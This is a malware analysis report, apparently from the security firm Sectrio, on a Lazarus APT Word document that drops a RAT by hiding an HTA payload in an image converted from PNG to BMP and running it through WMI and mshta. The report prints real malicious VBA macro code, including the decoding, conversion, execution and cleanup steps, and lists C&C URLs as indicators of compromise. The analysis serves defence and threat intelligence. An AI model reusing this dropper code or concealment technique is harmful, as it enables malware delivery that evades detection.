SECTRIO

MALWARE REPORT

RAT Dropper Using BMP Image malicious code Conceal Technique - Lazarus APT

Date: 28/04/2021

Amit Yadav

Overview

Advanced Persistent Threats (APT) refers to an attack campaign where an intruder or group of intruders establishes an illicit long term presence on a network to dig out highly confidential and sensitive data of the victim organisation and leads to destructive consequences.
APTs are usually prolonged and have specific targets to attack. The target could be an individual, a business or an organization. APTs usually follow few phases such as hacking the network, avoiding detection, making plan of action, mapping victims data, gathering sensitive data of the victims and exfiltrating that data.

Lazarus is a state-sponsored advance persistent threat (APT) group which is governed by the North Korean government. For the very first time this group was seen in 2009 and was repeatedly carrying out various attacks worldwide including the WannaCry ransomware outbreak, bank thefts, assaults against cryptocurrencyexchanges and wiper attacks against Sony Picture Entertainment.

On April 26 we came across a document file in our database that relates to a recent attack suspected to be carried out by the Lazarus APT group over South Korea. Lazarus group is known for using highly sophisticated techniques and advance attacking toolkits. To maintain its dignity this time they came up with a new hiding technique where they have used BMP files embedded with malicious HTA object to drop its loader.

MD5: ed9aa858ba2c4671ca373496a4dd05d4

Infection Flow




Fig 1: Event Tree

Technical Analysis

On opening the document file a blue colored theme appears with some Korean text asking the user to enable the macro to view the content.





Fig 2: Blue Theme

Once the macro is enabled a new page is loaded which is the actual lure page(i.e. a participation application form for a fair).



거제시 아주동 수제어묵 품평회

참가신청서

성 명		주민등록번호	
성 별 (남, 여)		생년/월/일	
연 락 처	주 소		
	이 메 일	전 화 번 호	
개 인 정 보 수 집 , 활 용 동 의			
수집하는 개인정보항목	성명, 생년월일, 연락처, 동의 기본사항		
수집하는 목적	서비스제공, 정보제공		
개인정보의 수집 및 이용목적에 동의하십니까?(예, 아니오)			
※개인정보 제공자가 동의한 내용외의 다른 목적으로 활용되지 않습니다.			
본인은 거제시 아주동 수제어묵 품평회에 자발적 의사로 참가를 신청합니다. 2021년 월 일			

선착순 접수마감

Fig 3: Lure Page


Now as we know that the document file is macro-enabled let's try to get the macros from it.

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\tools\oledump>oledump.py C:\Users\worker\Desktop\f1eed93e555a0a33c7fef74084a6f8d06a92079e9f57114f523353d877226d72.docm
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:     10856 '1Table'
  5:    476357 'Data'
  6:       444 'Macros/PROJECT'
  7:        41 'Macros/PROJECTwm'
  8: M   12819 'Macros/VBA/ThisDocument'
  9:      4131 'Macros/VBA/_VBA_PROJECT'
 10:       514 'Macros/VBA/dir'
 11:       306 'MsoDataStore/G\xc3\x925\xc3\x9fW0QNVEC\xc3\x87\xc3\x8eR1\xc3\x85H\xc3\x9b\xc3\x8f\xc3\x9eCA==/Item'
 12:       341 'MsoDataStore/G\xc3\x925\xc3\x9fW0QNVEC\xc3\x87\xc3\x8eR1\xc3\x85H\xc3\x9b\xc3\x8f\xc3\x9eCA==/Properties'
 13:     44894 'WordDocument'
```

Fig 4: Extracted Macros

The ascii dump of the macros from the given document looks like as shown in below Figure.



```
00003200: 20 8B 6E 74 56 69 65 77 0D 1E 0A F8 12 FF 68 FC   intView...°. h³
00003210: 68 C6 49                                          hÆI

C:\tools\oledump>oledump.py -a -v C:\Users\worker\Desktop\f1eed93e555a0a33c7fef74084a6f8d06a92079e9f57114f523353d877226d72.docm -s 8
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Public Function WIA_ConvertImage(sInitialImage As String, sOutputImage As String, Optional lQuality As Long = 85) As Boolean
    On Error GoTo Error_Handler
    Dim oWIA         As Object    'WIA.ImageFile
    Dim oIP      As Object    'ImageProcess
    Dim sFormatID    As String
    Dim sExt         As String
    sFormatID = "{B96B3CAB-0728-11D3-9D7B-0000F81EF32E}"
    sExt = "BMP"
    If lQuality > 100 Then lQuality = 100
    Set oWIA = CreateObject("WIA.ImageFile")
    Set oIP = CreateObject("WIA.ImageProcess")
    oIP.Filters.Add oIP.FilterInfos("Convert").FilterID
    oIP.Filters(1).Properties("FormatID") = sFormatID
    oIP.Filters(1).Properties("Quality") = lQuality
    oWIA.LoadFile sInitialImage
    Set oWIA = oIP.Apply(oWIA)
    oWIA.SaveFile sOutputImage
    WIA_ConvertImage = True

Error_Handler_Exit:
    On Error Resume Next
    If Not oIP Is Nothing Then Set oIP = Nothing
    If Not oWIA Is Nothing Then Set oWIA = Nothing
    Exit Function

Error_Handler:
    Resume Error_Handler_Exit
End Function

Function MsgBoxOKCancel()
Dim answer As Integer
answer = MsgBox("Office Word [illegible].", vbOKOnly, "Microsoft Word")
MsgBoxOKCancel = answer
End Function

Function Encode(text$)
    Dim b
    With CreateObject("ADODB.Stream")
        .Open: .Type = 2: .Charset = "utf-8"
        .WriteText text: .Position = 0: .Type = 1: b = .Read
        With CreateObject("Microsoft.XMLDOM").createElement("b64")
            .DataType = "bin.base64": .nodeTypedValue = b
            Encode = Replace(Mid(.text, 5), vbLf, "")
        End With
        .Close
    End With
End Function

Function Decode(enctext$)
    Dim b
    With CreateObject("Microsoft.XMLDOM").createElement("b64")
        .DataType = "bin.base64": .text = enctext
        b = .nodeTypedValue
        With CreateObject("ADODB.Stream")
```

Fig 5:Macros Ascii Dump

Event Sequence by Macros

The macros start with popping-up a massage box with a message claiming to be an older version of Microsoft office by means of calling MsgBoxOKCancel Function.




Fig 6: MessageBox Function

After that it defines few variables such as MyCalc, MyValue and MyExt1 and by looking at the values stored in them we can mention that they are base64 encoded. The same could be achieved by looking at the Encode and Decode functions defined in the macros themselves.

Fig 7.1: Defined Variables




Fig 7.2: Base64 encode-decode function

The base 64 decoded string stored in the above variables are:

a) encoded string = “d2lubWdtdHM6Ly8uL3Jvb3QvY2ltdjI6V2luMzJfUHJvY2Vzcw==”
decoded string = “winmgmts://./root/cimv2:Win32_Process”

b) encoded string = “bXNodGE=”
decoded string = “mshta”

c) encoded string = “emlw”
decoded string = “zip”

Once the decoding is done the macros further look for the current document name by using ActiveDocument.Name object, segregates the extension from the document name and stores the document in HTML format by calling ActiveDocument.SaveAs TempPath, wdFormatHTML method and save it in temp/ directory.

```
DocName = ActiveDocument.Name
If InStr(DocName, ".") > 0 Then
   DocName = Left(DocName, InStr(DocName, ".") - 1)
End If
TempPath = Environ("Temp") & "\" & DocName
CreatedExeFilePath = Environ("Temp") & "\" & ExeFileName

ActiveDocument.SaveAs TempPath, wdFormatHTML, , , , , True
Call show
TempPath = TempPath & "_files"
```

Fig 8: HTML save method

To protect the document from user interaction and prevent modification the document is looked at with a password by calling the show function.

```
Application.ActiveDocument.Unprotect Password:="taifehjRTYB$%^45"
'Bookmarks("main").Range.Editors.Add wdEditorEveryone
'Bookmarks("main").Range.Font.Hidden = True
'Bookmarks("default").Range.Font.Hidden = True
'Bookmarks("alert").Range.Font.Hidden = False
Application.ActiveDocument.Protect Type:=wdAllowOnlyComments, Password:="taifehjRTYB$%^45"
'ThisDocument.PageSetup.PageWidth = 900
'ThisDocument.PageSetup.PageHeight = 350
'Set DocPageSetup = ThisDocument.PageSetup
'DocPageSetup.LeftMargin = 0
'DocPageSetup.RightMargin = 0
'DocPageSetup.TopMargin = 0
'DocPageSetup.BottomMargin = 0
End Sub
```

Fig 9: Document protection method

Now it will look for the file with filename stored in ImageFileName variable (i.e. image003.png) in temp/_files/ directory and convert the extension to bmp by calling WIA_ConvertImage function.

PNG files contains compressed malicious zlib object because of that it can not be detected by the security mechanism by static means.

To bring the object in action it needs to be decompressed at the target site.

Therefore the Lazarus APT group uses this conversion technique from PNG file to BMP file format so that it will automatically decompresses the malicious zlib object that is embedded from PNG to BMP at the target machine.

```
Call show
TempPath = TempPath & "_files"
CreatedImageFilePath = TempPath & "\" & ImageFileName
CreatedImageBMPFilePath = Environ("Temp") & "\" & Left(ImageFileName, InStrRev(ImageFileName, ".")) & Ext
Call WIA_ConvertImage(CreatedImageFilePath, CreatedImageBMPFilePath)
```

```
Public Function WIA_ConvertImage(sInitialImage As String, sOutputImage As String, Optional lQuality As Long = 85) As Boolean
    On Error GoTo Error_Handler
    Dim oWIA        As Object   'WIA.ImageFile
    Dim oIP     As Object   'ImageProcess
    Dim sFormatID   As String
    Dim sExt        As String
    sFormatID = "{B96B3CAB-0728-11D3-9D7B-0000F81EF32E}"
    sExt = "BMP"
    If lQuality > 100 Then lQuality = 100
    Set oWIA = CreateObject("WIA.ImageFile")
    Set oIP = CreateObject("WIA.ImageProcess")
    oIP.Filters.Add oIP.FilterInfos("Convert").FilterID
    oIP.Filters(1).Properties("FormatID") = sFormatID
    oIP.Filters(1).Properties("Quality") = lQuality
    oWIA.LoadFile sInitialImage
    Set oWIA = oIP.Apply(oWIA)
    oWIA.SaveFile sOutputImage
    WIA_ConvertImage = True
```

Fig 10: Image convertor Functon

Further the BMP file get executed by calling mshta.exe (i.e. a component of Microsoft HTML application) to execute the HTA files stored in image003.zip file (which is a .bmp file) with help of the WMI object and subsequentially deleting all images along with the directory.

```
'Connect to WMI
Set objWMIService = GetObject(Calc)
objWMIService.Create Value & " " & CreatedImageBMPFilePath
Kill TempPath & "\*.*"
RmDir TempPath
```

Fig 11: BMP file execution and Kill function

Primary Payload Analysis

On decompressing the embedded HTA the object in BMP file revealed a Java Script that creates an executable file with the name “Appstore.exe” and loads all its content(Payload) in it. At the end of the script, it will call Wscript.run to execute the payload.

Fig 12: Embedded Java Script




Fig 13: Dropped Files

Secondary Payload Analysis

The secondary payload appended in Appstore.exe will try to make an http request to the C&C server . The server address is base64 encoded and encrypted using a custom encryption algorithm.




Fig 14: Base64 encoded Payload

At this point in time the C&C server is not active therefore the communication cannot be traced.




Fig 15: Network Communication with C&C Server

Sectrio Protection

- Sectrio detects this malware as “SS_Gen_Lazarus_Trojan_Dropper

IOCs

Malicious URLs:

http://www.jinjinpig.co.kr/Anyboard/skin/board[.]php
http://mail.namusoft.kr/jsp/user/eam/board[.]jsp

MITRE Techniques:

TACTIC	ID	TECHNIQUE
Defence Evasion	T1027	Obfuscated Files or Information
Execution	T1047	Window Management Instrumentation
Defence Evasion	T1055	Process Injection
Discovery	T1083	Files and Directory Discovery
Discovery	T1082	System Information Discovery
Defence Evasion	T1140	Deobfuscate/Decode Files or Information
Defence Evasion	T1218.005	Mshta
Initial Access	T1566.001	Spearphishing Attachment
Execution	T1059.003	Windows Command Shell

Dropped File:

1. image003.zip
2. Appstore.exe

Our Honeypot Network

This report has been prepared from the threat intelligence gathered by our honeypot network. This honeypot network is today operational in 72 cities across the world. These cities have at least one of the following attributes:

- **Are landing centers for submarine cables**
- **Are internet traffic hotspots**
- **House multiple IoT projects with a high number of connected endpoints**
- **House multiple connected critical infrastructure projects**
- **Have academic and research centers focusing on IoT**
- **Have the potential to host multiple IoT projects across domains in the future**

Over 12 million attacks a day is being registered across this network of individual honeypots. These attacks are studied, analyzed, categorized, and marked according to a threat rank index, a priority assessment framework that we have developed within Sectrio. The honeypot network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity mediums globally. These devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.